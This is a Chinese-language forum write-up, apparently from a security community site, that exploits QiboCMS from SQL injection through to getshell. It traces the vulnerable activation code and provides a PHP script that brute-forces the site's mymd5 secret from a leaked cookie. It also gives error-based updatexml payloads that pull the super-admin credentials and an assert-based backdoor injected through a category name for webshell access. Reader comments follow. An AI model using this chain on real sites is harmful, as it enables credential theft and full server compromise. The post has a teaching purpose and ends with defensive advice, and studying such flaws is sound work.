QiboCMS从SQL注入到getshell

Mingx1n / 2018-10-11 21:36:03 / 浏览数 5343 技术文章 技术文章 顶(0) 踩(0)

漏洞产生分析

首先在do/.activate.php文件中找到发送激活序列的代码：

```
17      if(!$webdb[mymd5])
18      {
19          $webdb[mymd5]=rands(10);
20          $db->query("REPLACE INTO {$pre}config (`c_key`,`c_value`) VALUES ('
                mymd5','$webdb[mymd5]')");
21          write_file(ROOT_PATH."data/config.php","\$webdb['mymd5']='$webdb[
                mymd5]';",'a');
22      }
23      $md5_id=str_replace('+','%2B',mymd5("{$rs[username]}\t{$rs[password]}")
            );
24      $Title="来自“{$webdb[webname]}”的邮件,请激活帐号!!";
25      $Content="你在“{$webdb[webname]}”的帐号是“{$rs[$TB[username]]}
            ”还没激活,请点击此以下网址,激活你的帐号。<br><br><A HREF='$webdb[
            www_url]/do/activate.php?job=activate&md5_id=$md5_id'
            target='_blank'>$webdb[www_url]/do/
            activate.php?job=activate&md5_id=$md5_id</A>";
```

提取重要信息：

- 激活url:`do/activate.php?job=activate&md5_id=$md5_id`

由激活的链接可以在此文件找到账号激活触发的流程：

```
58  elseif($job=='activate')
59  {
60      list($username,$password)=explode("\t",mymd5($md5_id,'DE'));
61
62      $rs=$userDB->get_allInfo($username,'name');
63
64      if($rs&&$rs[password]==$password)
65      {
66          $db->query("UPDATE {$pre}memberdata SET `yz`='1' WHERE uid='$rs[uid
                ]'");
67          refreshto("login.php","恭喜你, 你的帐号“{$username}
                ”激活成功, 请立即登录, 体验会员特有的功能!",10);
68      }
69      else
70      {
71          showerr("帐号激活失败!");
72      }
73  }
```

- 激活序列$md5_id在经过mymd5()函数的解密后生成$username和$password
- 然后将$username代入了get_allInfo()函数，在inc/class.user.php文件中找到该函数：

```php
    //获取用户所有信息
    function get_allInfo($value,$type='id'){
        global $webdb;
        $array1=$this->get_passport($value,$type);
        if(!$array1){
            return ;
        }
        $array2=$this->get_info($value,$type);
        if($array2){
            $array1=$array2+$array1;
        }else{
            $array=array(
                'uid'=>$array1[uid],
                'username'=>$array1[username],
                'email'=>$array1[email],
                'yz'=>$webdb[RegYz],
            );
            $this->register_data($array);
            add_user($array1[uid],$webdb[regmoney],'注册得分');
            $array1[yz]=$webdb[RegYz];
        }
        return $array1;
    }
```


- 发现get_allInfo()是一个获取用户信息的函数，$username有被传入了get_passport()函数，进入：

```php
//仅获取用户通行证的邮箱密码信息
function get_passport($value,$type='id') {
    $sql = $type=='id' ? "uid='$value'" : "username='$value'";
    $rs = $this->db_passport->get_one("SELECT * FROM {$this->
        memberTable} WHERE $sql");
    return $rs;
}
```


- 此函数直接执行了数据库的查询，纵观全过程，并没有对激活序列解密得到的$username进行过滤，由此可以进行sql注入。

本地测试

- 在本地，直接利用mymd5()函数构造注入的激活序列(由于没有回显，测试发现有报错信息)
  `echo mymd5("aaa' and (updatexml(1,concat(0x7e,(substring((select flag from flag),1,32)),0x7e),1))#'\taaaa");`
  然后进行访问得到：

证明，激活验证处可以进行注入，那么，接下来我们看一看远程的qibocms的激活验证如何进行可注入。

漏洞利用

上文我们已经得到了可以利用激活验证进行sql注入，那么，接下来我们分析如何利用：

- 首先我们找到激活序列如何生成的，在do/.activate.php文件：

```
17      if(!$webdb[mymd5])
18      {
19          $webdb[mymd5]=rands(10);
20          $db->query("REPLACE INTO {$pre}config (`c_key`,`c_value`) VALUES ('
                mymd5','$webdb[mymd5]')");
21          write_file(ROOT_PATH."data/config.php","\$webdb['mymd5']='$webdb[
                mymd5]';",'a');
22      }
23      $md5_id=str_replace('+','%2B',mymd5("{$rs[username]}\t{$rs[password]}")
            );
24      $Title="来自“{$webdb[webname]}”的邮件,请激活帐号!!";
25      $Content="你在“{$webdb[webname]}”的帐号是“{$rs[$TB[username]]}
            ”还没激活,请点击此以下网址,激活你的帐号。<br><br><A HREF='$webdb[
            www_url]/do/activate.php?job=activate&md5_id=$md5_id'
            target='_blank'>$webdb[www_url]/do/
            activate.php?job=activate&md5_id=$md5_id</A>";
```


我们可以看到激活序列$md5_id的生成语句

```
$md5_id=str_replace('+','%2B',mymd5("{$rs[username]}\t{$rs[password]}"));
```

$md5_id是对注册的用户密码拼接后在用mymd5函数加密后形成的。

- 接下来，我们看一看mymd5()函数（inc/function.inc.php）

```
600 *加密与解密函数
601 **/
602 function mymd5($string,$action="EN",$rand=''){ //字符串加密和解密
603     global $webdb;
604     if($action=="DE"){//处理+号在URL传递过程中会异常
605         $string = str_replace('QIBO|ADD','+',$string);
606     }
607     $secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!'; //
        绝密字符串,可以任意设定
608     if(!is_string($string)){
609         $string=strval($string);
610     }
611     if($string==="") return "";
```


可见，函数中存在一个加密密钥

`$secret_string = $webdb[mymd5].$rand.'5*j,.^&;?.%#@!';`
由两个变量和一个固定字符串组成，在激活序列加密过程中$rand为空，那么我们只需要知道$webdb[mymd5]就可以构造出密钥，也就可以在本地构造激活序列。

- 在do/activate.php中找到了$webdb[mymd5]生成方法

```
21      if(!$webdb[mymd5])
22      {
23          $webdb[mymd5]=rands(10);
24          $db->query("REPLACE INTO {$pre}config (`c_key`,`c_value`) VALUES ('
                mymd5','$webdb[mymd5]')");
25          write_file(ROOT_PATH."data/config.php","\$webdb['mymd5']='$webdb[
                mymd5]';",'a');
26      }
```


继续进入rands()函数（inc/function.inc.php）

```
555 *取得随机字符
556 **/
557 function rands($length,$strtolower=1) {
558     $hash = '';
559     $chars = '
            ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
560     $max = strlen($chars) - 1;
561     mt_srand((double)microtime() * 1000000);
562     for($i = 0; $i < $length; $i++) {
563         $hash .= $chars[mt_rand(0, $max)];
564     }
565     if($strtolower==1){
566         $hash=strtolower($hash);
567     }
568     return $hash;
569 }
```


由此，可知$webdb[mymd5]是一个以`(double)microtime() * 1000000`为随机种子的十位随机字符串

- 提取重要信息：随机种子是0-999999

由此可得利用方法一：
 - 利用随机种子是0-999999，进行爆破，一共一百万次，如果站长不修改默认的密钥的话，总能爆出来，不过不提倡，咱们是文明人

- 继续分析：既然咱们不去远程爆破，那咱们就在本地爆破，获取一个我们所知的数据经过mymd5()加密后形成的数据，既可以在本地进行爆破对比，从而可以得到密钥；
- 我们要找一个能够显示相关数据的地方：
  1. 验证激活的地方

```
26      }
27      $md5_id=str_replace('+','%2B',mymd5("{$rs[username]}\t{$rs[password]}")
            );
28      $Title="来自“{$webdb[webname]}”的邮件,请激活帐号!!";
29      $Content="你在“{$webdb[webname]}”的帐号是“{$rs[$TB[username]]}
            ”还没激活,请点击此以下网址,激活你的帐号。<br><br><A HREF='$webdb[www_url
            ]/do/activate.php?job=activate&md5_id=$md5_id' target='_blank'>$
            webdb[www_url]/do/activate.php?job=activate&md5_id=$md5_id</A>";
30
```


可以看到如果账号需要激活，网站会把用户名和密码组成的字符串加密后发到注册邮箱，由此我们可以根据邮件里的激活序列在本地进行爆破


  2. COOKIE里，在inc/function.inc.php里找到了set_cookie()函数（ps:这不重要，重要的是可以全局搜索setcookie ++）

```php
function synlogin($get, $post) {
    $uid = $get['uid'];
    $username = $get['username'];
    if(!API_SYNLOGIN) {
        return API_RETURN_FORBIDDEN;
    }

    header('P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM
        STA PRE COM NAV OTC NOI DSP COR"');
    global $userDB;
    $rs = $userDB->get_passport($uid);
    set_cookie("passport","$rs[uid]\t$username\t".mymd5("$rs[password]",
        'EN'),86400);
}
```

在synlogin()函数中将用户密码加密在cookie中显示，并且这个cookie在用户登录之后就会被设置，
由此，我们可以注册一个用户并登陆，然后根据我们设置的密码和passport的cookie，在本地进行密钥爆破
验证：

1. 注册admin123：admin123的用户，并查找cookie



2.提取cookie：

```
4%09admin123%09VlUJBwQHVQcOVVVRDwNWAlMCCFMAAwZYXFUEAVYGA1U%3D1f1f2c0a1c
```

根据`set_cookie("passport","$rs[uid]\t$username\t".mymd5($rs[password],'EN'),$cookietime);`url解码后提取出密码admin123加密之后的数据Vl

1. 编写脚本爆破

```
$md5_id="VlUJBwQHVQcOVVVRDwNWAlMCCFMAAwZYXFUEAVYGA1U=1f1f2c0a1c";
$passwd="admin123";
get_webdb_mymd5();

function get_webdb_mymd5(){
   global $passwd;
   global $md5_id;
   global $webdb_mymd5;
   for($seed = 999999;$seed>=0;$seed--){
       print "[-] ■■■■■■■$seed\n";
       $webdb_mymd5=rands($seed);
       $payload = mymd5(md5($passwd));
       if($payload==$md5_id){
           print $payload.rands($seed);;
           print " [-] ■■■$webdb_mymd5 \n";
           // file_put_contents("data.log","$url-----@@$webdb_mymd5@@\n",FILE_APPEND);
           return $webdb_mymd5;
       }
   }
```

```
    die("no \n");
}

function mymd5($string,$action="EN",$rand=''){ //■■■■■■■■■
    global $webdb_mymd5;
    if($action=="DE"){//■■+■■URL■■■■■■■■■
        $string = str_replace('QIBO|ADD','+',$string);
    }
    $secret_string = $webdb_mymd5.$rand."5*j,.^&;?.%#@!"; //■■■■■■,■■■■■■■
    if(!is_string($string)){
        $string=strval($string);
    }
    if($string==="") return "";
    if($action=="EN") $md5code=substr(md5($string),8,10);
    else{
        $md5code=substr($string,-10);
        $string=substr($string,0,strlen($string)-10);
    }
    //$key = md5($md5code.$_SERVER["HTTP_USER_AGENT"].$secret_string);
    $key = md5($md5code.$secret_string);
    $string = ($action=="EN"?$string:base64_decode($string));
    $len = strlen($key);
    $code = "";
    for($i=0; $i<strlen($string); $i++){
        $k = $i%$len;
        $code .= $string[$i]^$key[$k];
    }
    $code = ($action == "DE" ? (substr(md5($code),8,10)==$md5code?$code:NULL) : base64_encode($code)."$md5code");
    if($action=="EN"){//■■+■■URL■■■■■■■■■
        $code = str_replace('+','QIBO|ADD',$code);
    }
    return $code;
}

function rands($seed,$length=10) {
    $hash = '';
    $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
    $max = strlen($chars) - 1;
    mt_srand($seed);
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    $hash=strtolower($hash);
    return $hash;
}
```

得到密钥，将密钥写进mymd5()函数中，开始你的注入吧！！！

等等，这就结束了？有句话说的好，不想拿shell的厨子不是好司机

深入攻击

本地分析cms的数据库，发现在qb_memberdata表中设定了用户的权限：

权限的设置为

gid	gptype	grouptitle	levelnum	totalspace
2	1	游客组	0	0
3	1	超级管理员	0	0
4	1	前台管理员	0	0
8	0	普通会员	0	50
9	0	VIP会员	10000	0
10	0	钻石会员	30000	0

所以思路来了：

1. 利用注入得到超级管理员的用户名和密码
2. 进入管理后台getshell

实现：

- 构造查询超级管理员用户名，sql:
  `and (updatexml(1,concat(0x7e,(substring((select username from qb_memberdata where groupid=3),1,32)),0x7e),1))`

得到用户名：admin666


- 构造查找密码sql:
  `and (updatexml(1,concat(0x7e,(substring((select password from qb_members where username='admin666'),1,32)),0x7e),1))#`

得到密码MD5后值8a30ec6807f71bc69d096d8e4d501ad，在cmd5解密之后得到：admin666

- 登录管理后台，参考齐博cm后台getshell文章
  增加栏目为${assert($_POST[a])}，后门直接写入/data/guide_fid.php文件中，菜刀连之即可。

可以看到/data/guide_fid.php文件

- 菜刀链接：



getshell！！！

总结

刚开始接触到这个漏洞时，也没想到有什么好的利用方式，不过随着逐步的深入研究，发现还是有很多的利用方式的，本想直接把注册的用户修改成超级管理员权限，不过测
也提醒了我们在设计时，在sql语句在带入数据库查询前一定要进行白名单过滤；在对密码加密时一定要考虑被破解的概率。

点击收藏 | 4 关注 | 1

上一篇：MuddyWater最新攻击活动分析 下一篇：低价手机的隐私泄露问题的相关研究

1. 5 条回复

Mingx1n 2018-10-12 11:19:01

请教各位路过的大佬，如何在select注入中嵌套update，就是怎么在注入里中修改数据表

0 回复Ta

水泡泡 2018-10-12 14:02:27

@Mingx1n 一般是不行的，除非允许多语句执行。比如pdo 的exec，query 等，还有PDO::ATTR_EMULATE_PREPARES => false的时候，最后一种情况在tp身上实践过。参考（ThinkPHP5 SQL注入漏洞 && PDO真/伪预处理分析）

0 回复Ta

中国only_free 2018-10-12 16:16:30

好文好文~~

0 回复Ta


1958726253317435 2018-10-18 14:24:04

请问下如果是七位或者八位这种密钥。应该怎么办

0 回复Ta


Decade 2019-02-21 19:17:07

思路很骚

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板